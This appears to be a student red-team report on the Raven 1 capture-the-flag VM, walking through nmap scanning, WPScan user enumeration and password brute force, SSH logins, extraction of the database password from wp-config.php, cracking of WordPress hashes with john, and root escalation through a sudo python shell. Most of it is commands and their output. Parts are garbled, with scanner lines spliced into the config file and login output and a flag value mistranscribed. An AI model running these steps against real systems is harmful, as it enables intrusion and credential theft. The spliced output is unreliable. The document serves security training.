

Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Command used: `nmap 192.168.1.*`

`Nmap -sS -sV 192.168.1.110`

File Actions Edit View Help

```
root@Kali:~# nmap 192.168.1.*
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-30 06:2
Nmap scan report for 192.168.1.1
Host is up (0.00057s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)
```

```
Nmap scan report for 192.168.1.100
Host is up (0.00055s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

```
Nmap scan report for 192.168.1.110
Host is up (0.00056s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
Nmap scan report for 192.168.1.115
Host is up (0.00080s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
```

```
Nmap scan report for 192.168.1.115
Host is up (0.00080s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
```

```
Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

Nmap done: 256 IP addresses (6 hosts up) scanned in 6.77 seconds

```
root@Kali:~#
::1          ff02::2      ip6-allrouters ip6-loopback  localhost
ff02::1      ip6-allnodes ip6-localhost  Kali
```

This scan identifies the services below as potential points of entry:

Command: nmap -sS -sV 192.168.1.110

```
root@Kali:~# nmap -sS -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-30 06:29 PST
Nmap scan report for 192.168.1.110
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.87 seconds
root@Kali:~#
```

- List of Exposed Services (Target 1)

Open Ports	Service
22/tcp	SSH (OpenSSH 6.7 p1 Debian)
80/tcp	HTTP (Apache httpd 2.4.10)
111/tcp	rpcbind
139/tcp	Netbios-ssn
445/tcp	Netbios-ssn

The following vulnerabilities were identified on each target:

- List of Critical Vulnerabilities (Target 1)

- Open Ports and Services
- Wordpress server accessible
- Open Credentials to my SQL database
- Sensitive data file : wp_config.php not well configured and not encrypted, unsalted password hashes subjected to easy cracking

Exploitation


The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- Target 1

- `flag1.txt`: b9bbcb33ellb80be759c4e844862482d

- ****Exploit Used****

- ssh user shell
- Enumeration of Wordpress site:



[Skip to content](#)
Raven Security

Raven Security

Just another WordPress site



Using Kali VM:

Commands Used: `wpscan --url=http://192.168.1.110/wordpress --enumerate u`

`wpscan --url=http://192.168.1.110/wordpress -e u --passwords /usr/share/wordlists/rockyou.txt`

`Ssh michael@192.168.1.110`


`Cd /var/www/html`

`ls -al`

`grep "flag1"`

File Actions Edit View Help

```
root@Kali:~# wpscan --url=http://192.168.1.110/wordpress --enumerate u
```



WordPress Security Scanner by the WPScan Team
Version 3.7.8

Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.110/wordpress/

[+] Started: Tue Nov 30 07:23:54 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/

Interesting Entry: Server: Apache/2.4.10 (Debian)
Found By: Headers (Passive Detection)
Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php

Found By: Direct Access (Aggressive Detection)
Confidence: 100%

References:

- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html

Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php

Found By: Direct Access (Aggressive Detection)
Confidence: 60%

References:

- <https://www.iplocation.net/defend-wordpress-from-ddos>
- <https://github.com/wpscanteam/wpscan/issues/1299>

```
[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
    Found By: Emoji Settings (Passive Detection)
    - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
    Confirmed By: Meta Generator (Passive Detection)
    - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
    Brute Forcing Author IDs - Time: 00:00:00 <=====> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign\_up

[+] Finished: Tue Nov 30 07:23:56 2021
[+] Requests Done: 17
[+] Cached Requests: 35
[+] Data Sent: 3.757 KB
[+] Data Received: 12.015 KB
[+] Memory used: 121.941 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

Another command was run to find password:

```
root@Kali:~# wpscan --url=http://192.168.1.110/wordpress -e u --passwords /usr/share/wordlists/rockyou.txt
```

```
[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <=====> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - steven / pink84
```

Passwords for 2 Users:


Username: Password

Michael: michael

Not: (Weak Password, was obtained by guessing)

Steven: pink84

Used ssh to gain user(michael) shell



```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:s/xmlrpc.php
Found By: Direct Access (Aggressive Detection)
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Dec 1 04:07:42 2021 from 192.168.1.90
michael@target1:~$
```

```
michael@target1:/var/www/html

File Actions Edit View Help

Found Shell No. 1 (Pass: [x] michael@target1:/var/www/html [x]
Confidence: 100%

michael@target1:/var/www/html$ ls -al
total 176
drwxrwxrwx 10 root root 4096 Aug 13 2018 . (..)
drwxrwxrwx 3 root root 4096 Aug 13 2018 ..
-rw-r--r-- 1 root root 13265 Aug 13 2018 about.html
-rw-r--r-- 1 root root 10441 Aug 13 2018 contact.php
-rw-r--r-- 1 root root 3384 Aug 12 2018 contact.zip
drwxr-xr-x 4 root root 4096 Aug 12 2018 css
-rw-r--r-- 1 root root 18436 Aug 12 2018 .DS_Store
-rw-r--r-- 1 root root 35226 Aug 12 2018 elements.html
drwxr-xr-x 2 root root 4096 Aug 12 2018 fonts
drwxr-xr-x 5 root root 4096 Aug 12 2018 img
-rw-r--r-- 1 root root 16819 Aug 13 2018 index.html
drwxr-xr-x 3 root root 4096 Aug 12 2018 js
drwxr-xr-x 4 root root 4096 Aug 12 2018 scss
drwxr-xr-x 7 root root 4096 Aug 12 2018 Security - Doc
-rw-r--r-- 1 root root 11166 Aug 13 2018 service.html
-rw-r--r-- 1 root root 15449 Aug 13 2018 team.html
drwxrwxrwx 7 root root 4096 Aug 13 2018 vendor
drwxrwxrwx 5 root root 4096 Dec 1 02:16 wordpress
michael@target1:/var/www/html$ grep "flag1" service.html
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$
```

Flag 1 revealed.

- `flag2.txt`: fc3fd58dcdad9ab23faca6e9a36e581c

- ****Exploit Used****


- Wordpress server
- Ssh user shell

- Commands run: `ssh michael@192.168.1.110`

`cd /var/www`

`ls -al`

`Cat flag2.txt`



The screenshot shows a terminal window with a dark background. The title bar at the top includes a taskbar with icons for a web browser, file explorer, and terminal, followed by the text "About Us: Our Mission | ..." and the current session identifier "michael@target1: /var/www". The terminal window itself has a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu bar, there is a tab labeled "Shell No. 1" and the prompt "michael@target1: /var/www". The terminal content shows the following commands and output:

```
michael@target1:/var/www$ ls -al
total 20
drwxrwxrwx 3 root root 4096 Aug 13 2018 .
drwxr-xr-x 12 root root 4096 Aug 13 2018 ..
-rw----- 1 www-data www-data 3 Aug 13 2018 .bash_history
-rw-r--r-- 1 root root 40 Aug 13 2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13 2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

- `flag3.txt`: afc01ab56b50591e7dccf93122770cd2

- `flag4.txt`: 715dea6c055b9fe3337544932f2941ce

- ****Exploit Used****

- ssh user shell
- Gained access to My SQL database
- Python command for privilege escalation

- Commands run: ssh michael@192.168.1.110

cd /var/www/html/wordpress

ls -al

cat wp-config.php

- Commands run from MySQL database:

mysql -u root -p'R@v3nSecurity' -h 127.0.0.1

show databases;

use wordpress;

show tables;

select * from wp_users;

```
touch wp_hashes.txt
```

```
nano wp_hashes.txt
```

```
john wp_hashes.txt
```


```
ssh steven@192.168.1.110
```

```
sudo -l
```

```
sudo python -c 'import pty;pty.spawn("/bin/bash")'
```

```
Select * from wp_posts;
```

(Note: command used to find flags 3, 4)



The screenshot shows a terminal window titled "michael@target1: /var/www/html/wordpress". The window has a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu bar, there is a tab labeled "Found Shell No. 1" and another tab labeled "michael@targ...ml/wordpress". The terminal content shows the command "ls" being executed, resulting in a list of files and directories: "about.html", "css", "img", "scss", "team.html", "contact.php", "elements.html", "index.html", "Security - Doc", "vendor", "contact.zip", "fonts", "js", "service.html", and "wordpress".

```
michael@target1: /var/www/html/wordpress
File Actions Edit View Help
Found Shell No. 1 michael@targ...ml/wordpress
Confidence: 100%
michael@target1:/var/www/html$ ls
about.html  css  img  scss  team.html
contact.php elements.html index.html Security - Doc vendor
contact.zip fonts  js  service.html  wordpress
```

```

michael@target1:~$ cd /var/www/html/wordpress
michael@target1:/var/www/html/wordpress$ ls -al
total 204
drwxrwxrwx/ 5 root root 4096 Dec 1 02:16 .
drwxrwxrwx 10 root root 4096 Aug 13 2018 ..
-rw-r--r-- 1 www-data www-data 255 Aug 13 2018 .htaccess
-rwxrwxrwx 1 root root 418 Sep 25 2013 index.php
-rwxrwxrwx/ 1 root root 19935 Aug 13 2018 license.txt
-rwxrwxrwx 1 root root 7413 Dec 1 02:16 readme.html
-rwxrwxrwx 1 root root 6864 Dec 1 02:16 wp-activate.php
drwxrwxrwx 9 root root 4096 Jun 15 2017 wp-admin
-rwxrwxrwx 1 root root 364 Dec 19 2015 wp-blog-header.php
-rwxrwxrwx 1 root root 1627 Aug 29 2016 wp-comments-post.php
-rw-rw-rw- 1 www-data www-data 3134 Aug 13 2018 wp-config.php
-rwxrwxrwx 1 root root 2853 Dec 16 2015 wp-config-sample.php
drwxrwxrwx 6 root root 4096 Dec 1 02:16 wp-content
-rwxrwxrwx 1 root root 3286 May 24 2015 wp-cron.php
drwxrwxrwx 18 root root 12288 Jun 15 2017 wp-includes
-rwxrwxrwx 1 root root 2422 Nov 21 2016 wp-links-opml.php
-rwxrwxrwx 1 root root 3301 Oct 25 2016 wp-load.php
-rwxrwxrwx 1 root root 34347 Dec 1 02:16 wp-login.php
-rwxrwxrwx 1 root root 8048 Jan 11 2017 wp-mail.php
-rwxrwxrwx 1 root root 16200 Apr 6 2017 wp-settings.php
-rwxrwxrwx 1 root root 29924 Jan 24 2017 wp-signup.php
-rwxrwxrwx 1 root root 4513 Oct 14 2016 wp-trackback.php
-rwxrwxrwx 1 root root 3065 Aug 31 2016 xmlrpc.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php

```

```

[+] michael

```



```

michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 * - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 * - http://192.168.1.110/wordpress/readme.html
 * This file contains the following configurations:
 * - Confidence: 100%
 * * MySQL settings
 * * Secret keys
 * * Database table prefix (Aggressive Detection)
 * * ABSPATH
 * - References:
 * @link https://codex.wordpress.org/Editing_wp-config.php
 * - https://github.com/wpscanteam/wpscan/issues/1299
 * @package WordPress
 */
WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
Found By: Email Settings (Passive Detection)
// ** MySQL settings - You can get this info from your web host ** // 8.17'
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

```

Username and Password obtained from above file: wp-config.php

```
michael@target1:~$ mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 111405
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
.
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```



```

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.01 sec)

```

```
mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08-12 22:49:12 | |
| 2 | steven | $P$Bk3VD9jsxx/loJqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31:16 | |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```


Cracked password hashes with john:-

Following commands were used to create file:

touch wp_hashes.txt

File was edited using nano:

nano wp_hashes.txt



Command to crack passwords: john wp_hashes.txt

```
Shell No.1
File Actions Edit View Help
root@Kali:~/Desktop# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed
for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed
for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:23 3/3 0g/s 21651p/s 43229c/s 43229C/s jjmchy..calvey
0g 0:00:00:24 3/3 0g/s 21773p/s 43475c/s 43475C/s bishy7..blisil
0g 0:00:02:36 3/3 0g/s 23309p/s 46607c/s 46607C/s dm0675..dm0113
pink84 (steven)
1g 0:00:03:20 3/3 0.004999g/s 28264p/s 46755c/s 46755C/s 1l116r..1l1704
1g 0:00:03:23 3/3 0.004925g/s 28563p/s 46781c/s 46781C/s jbue8e..jbured
1g 0:00:03:29 3/3 0.004783g/s 29095p/s 46790c/s 46790C/s tuppos..tupel2
```

Gained user (steven's) shell using the above password (pink84):

Command : `ssh steven@192.168.1.110`

```
Shell No.1
File Actions Edit View Help
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
```

Escalated to root :

Command used to check sudo privileges: `sudo -l`

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

Found python that was used to escalate to sudo:

Command : `sudo python -c 'import pty;pty.spawn("/bin/bash")'`



```
File Action Media Clipboard View Help
Shell No.1 michael@target1: ~
Shell No.1
File Actions Edit View Help
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Dec 1 11:34:40 2021 from 192.168.1.90
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
| __ \
| | / _ \ _ _ _ _ _ _ _ _
| _ // _ \ \ / / _ \ ' _ \
| \ \ / \ | \ \ / \ / \ | |
\ \ \ \ \ \ \ \ \ \ \ \ \ \
flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Flag 4 was found in the above shot.

To obtain Flag 3

Command used : `select * from wp_posts`

```
mysql> select * from wp_posts;
```

ID	post_author	post_date	post_date_gmt	post_content
----	-------------	-----------	---------------	--------------

```

Shell No. 1 michael@targ-ml/wordpress
-----
| 1 | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | Welcome to WordPress. This is your first post. Edit or delete it, then sta
rt writing!
| 2 | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | Hello world! | publish | open | open | http://192.168.206.131/wordpress/?p=1
| 3 | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a blog post because it will s
tay in one place and will show up in your site navigation (in most themes). Most people start with an About page that introduces them to p
otential site visitors. It might say something like this:
<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog named Red
, and I like yabbies. (And gettin' a tan.)</blockquote>
